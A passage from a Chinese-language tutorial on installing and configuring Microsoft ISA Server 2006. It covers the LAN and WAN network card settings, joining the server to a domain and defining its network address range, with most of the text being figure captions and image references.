


图 25

其中 LAN 的配置如图 26 所示。




图 26

WAN 的网卡设置成可以连接外网就可以了，如图 27 所示，这个设置用来保证 ISA 服务器可以直接上网。




图 27

设置完 IP 以后把 ISA 服务器加入到域，如图 28 和图 29 所示。




图 28




图 29

现在开始安装 ISA2006，安装完成后界面如图 30 所示。




图 30

下面开始配置 ISA 服务器，首先配置 ISA 的网络地址范围，如图 31 所示。




图 31

接着在域控中添加一个账号，如图 32 所示。

